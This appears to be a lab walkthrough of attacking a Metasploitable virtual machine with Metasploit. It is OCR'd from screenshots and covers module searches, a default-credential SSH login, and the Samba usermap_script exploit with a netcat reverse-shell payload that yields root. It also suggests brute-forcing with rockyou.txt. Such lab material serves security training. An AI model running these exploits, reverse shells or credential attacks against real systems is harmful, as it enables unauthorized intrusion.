


```
msf6 auxiliary(scanner/ssh/juniper_backdoo) > search ssh exploit

Matching Modules
================

 #  Name                                                   Disclosure Date  Rank       Check  Description
 -  ----                                                   ---------------  ----       -----  -----------
 0  exploit/linux/http/alienvault_exec                     2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
 1  auxiliary/scanner/ssh/apache_karaf_command_execution   2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
 2  exploit/apple_ios/ssh/cydia_default_ssh                2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
 3  exploit/unix/ssh/arista_tacplus_shell                  2020-02-02       great      Yes    Arista restricted shell escape (with privesc)
 4  exploit/unix/ssh/array_vxag_vapv_privkey_privesc       2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
 5  exploit/linux/ssh/ceragon_fibeair_known_privkey        2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Key Exposure
 6  auxiliary/dos/cisco/cisco_7937g_dos                    2020-06-02       normal     No     Cisco 7937G Denial-of-Service Attack
 7  auxiliary/admin/http/cisco_7937g_ssh_privesc           2020-06-02       normal     No     Cisco 7937G SSH Privilege Escalation
 8  exploit/linux/http/cisco_asax_sfr_rce                  2022-06-22       excellent  Yes    Cisco ASA-X with FirePOWER Services Authenticated Command Injection
 9    \_ target: Shell Dropper                             .                .          .      .
 10   \_ target: Linux Dropper                             .                .          .      .
 11 exploit/linux/ssh/cisco_ucs_scpuser                    2019-08-21       excellent  No     Cisco UCS Director default scpuser password
 12 exploit/linux/ssh/exagrid_known_privkey                2016-04-07       excellent  No     ExaGrid Known SSH Key and Default Password
 13 exploit/linux/ssh/f5_bigip_known_privkey               2012-06-11       excellent  No     F5 BIG-IP SSH Private Key Exposure
 14 exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684  2022-10-10  excellent  Yes  Fortinet FortiOS, FortiProxy, and FortiSwitchManager authentication bypass.
 15 exploit/windows/ssh/freeftpd_key_exchange              2006-05-12       average    No     FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
 16   \_ target: Windows 2000 SP0-SP4 English              .                .          .      .
 17   \_ target: Windows 2000 SP0-SP4 German               .                .          .      .
 18   \_ target: Windows XP SP0-SP1 English                .                .          .      .
 19   \_ target: Windows XP SP2 English                    .                .          .      .
 20 exploit/windows/ssh/freesshd_key_exchange              2006-05-12       average    No     FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
 21   \_ target: Windows 2000 Pro SP4 English              .                .          .      .
 22   \_ target: Windows XP Pro SP0 English                .                .          .      .
 23   \_ target: Windows XP Pro SP1 English                .                .          .      .
 24 exploit/windows/ssh/freesshd_authbypass                2010-08-11       excellent  Yes    Freesshd Authentication Bypass
 25   \_ target: PowerShell                                .                .          .      .
 26   \_ target: CmdStager upload                          .                .          .      .
 27 exploit/multi/http/gitlab_shell_exec                   2013-11-04       excellent  Yes    Gitlab-shell Code Execution
```




```
msf6 auxiliary(scanner/ssh/juniper_backdoor) > use 11
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/ssh/cisco_ucs_scpuser) > show options

Module options (exploit/linux/ssh/cisco_ucs_scpuser):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  PASSWORD  scpuser      yes     Password to login with
  RHOSTS   192.168.65.147  yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT    22          yes     The target port
  USERNAME  scpuser      yes     Username to login with


Exploit target:

  Id  Name
  --  ----
  0   Cisco UCS Director < 6.7.2.0


View the full module info with the info, or info -d command.

msf6 exploit(linux/ssh/cisco_ucs_scpuser) > run

[*] 192.168.65.147:22 - Attempt to login to the Cisco appliance...
[-] 192.168.65.147:22 SSH - Failed authentication
[*] Exploit completed, but no session was created.
msf6 exploit(linux/ssh/cisco_ucs_scpuser) > set USERNAME user
USERNAME => user
msf6 exploit(linux/ssh/cisco_ucs_scpuser) > set PASSWORD user
PASSWORD => user
msf6 exploit(linux/ssh/cisco_ucs_scpuser) > run

[*] 192.168.65.147:22 - Attempt to login to the Cisco appliance...
[+] 192.168.65.147:22 - Login Successful (user:user)
[*] Found shell.
[*] Command shell session 2 opened (192.168.65.143:39227 -> 192.168.65.147:22) at 2024-07-28 12:56:55 +0530

whoami
user
hostname
metasploitable
ls
hello
sampe.txt
```

- **We know the default username and password of ssh that is user:user if we don’t know then, we search auxiliary and then put rockyou.txt in username and password section. We also got the access of ssh service of port number 22.**
- **Now move onto another service or port number.**
- **Search samba exploit, then choose an exploit**




```
msf6 exploit(linux/ssh/cisco_ucs_scpuser) > search samba exploit

Matching Modules
================

  #  Name                                              Disclosure Date
Rank      Check Description
  -  ----                                              ---------------
----      ----- -----------
  0  exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21
excellent  Yes   Citrix Access Gateway Command Execution
  1  exploit/windows/license/calicclnt_getconfig          2005-03-02
average   No    Computer Associates License Client GETCONFIG Overflow
  2    \_ target: Automatic                              .
.     .     .
  3    \_ target: Windows 2000 English                   .
.     .     .
  4    \_ target: Windows XP English SP0-1               .
.     .     .
  5    \_ target: Windows XP English SP2                 .
.     .     .
  6    \_ target: Windows 2003 English SP0               .
.     .     .
  7  exploit/unix/misc/distcc_exec                     2002-02-01
excellent  Yes   DistCC Daemon Command Execution
  8  exploit/windows/smb/group_policy_startup             2015-01-26
manual    No    Group Policy Script Execution From Shared Resource
  9    \_ target: Windows x86                            .
.     .     .
  10   \_ target: Windows x64                            .
.     .     .
  11 exploit/windows/fileformat/ms14_060_sandworm          2014-10-14
excellent  No    MS14-060 Microsoft Windows OLE Package Manager Code Execution
  12 exploit/unix/http/quest_kace_systems_management_rce     2018-05-31
excellent  Yes   Quest KACE Systems Management Command Injection
  13 exploit/multi/samba/usermap_script                  2007-05-14
excellent  No    Samba "username map script" Command Execution
  14 exploit/multi/samba/nttrans                       2003-04-07
average   No    Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
  15 exploit/linux/samba/setinfopolicy_heap              2012-04-10
normal    Yes   Samba SetInformationPolicy AuditEventsInfo Heap Overflow
```




```
msf6 exploit(linux/ssh/cisco_ucs_scpuser) > use 13
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type
                                       :host:port][...]
   RHOSTS   192.168.65.147   yes       The target host(s), see https://docs.metaspl
                                       oit.com/docs/using-metasploit/basics/using-m
                                       etasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.65.143   yes       The listen address (an interface may be specif
                                     ied)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.65.143:4444
[*] Command shell session 3 opened (192.168.65.143:4444 -> 192.168.65.147:34540) at 2
024-07-28 13:05:17 +0530

whoami
root
hostname
metasploitable
```

- **So we also got the access of samba service on port number 139.**
- **Move into another port number 1099.**




```
msf6 exploit(multi/samba/usermap_script) > search java rmi  exploit

Matching Modules
================

  #  Name                                                    Disclo
sure Date  Rank       Check  Description
  -  ----                                                    ------
---------  ----       -----  -----------
  0  exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-0
5-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin
 Upload RCE
  1  exploit/multi/http/crushftp_rce_cve_2023_43177                   2023-0
8-08       excellent  Yes    CrushFTP Unauthenticated RCE
  2    \_ target: Java
     .         .     .
  3    \_ target: Linux Dropper                                  .
     .         .     .
  4    \_ target: Windows Dropper                                .
     .         .     .
  5  exploit/multi/misc/java_jmx_server                          2013-0
5-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code
Execution
  6  auxiliary/scanner/misc/java_jmx_server                      2013-0
5-22       normal     No     Java JMX Server Insecure Endpoint Code Execution
Scanner
  7  exploit/multi/misc/java_rmi_server                          2011-1
0-15       excellent  Yes    Java RMI Server Insecure Default Configuration Ja
va Code Execution
  8    \_ target: Generic (Java Payload)                         .
     .         .     .
  9    \_ target: Windows x86 (Native Payload)                   .
     .         .     .
  10   \_ target: Linux x86 (Native Payload)                     .
     .         .     .
  11   \_ target: Mac OS X PPC (Native Payload)                  .
```

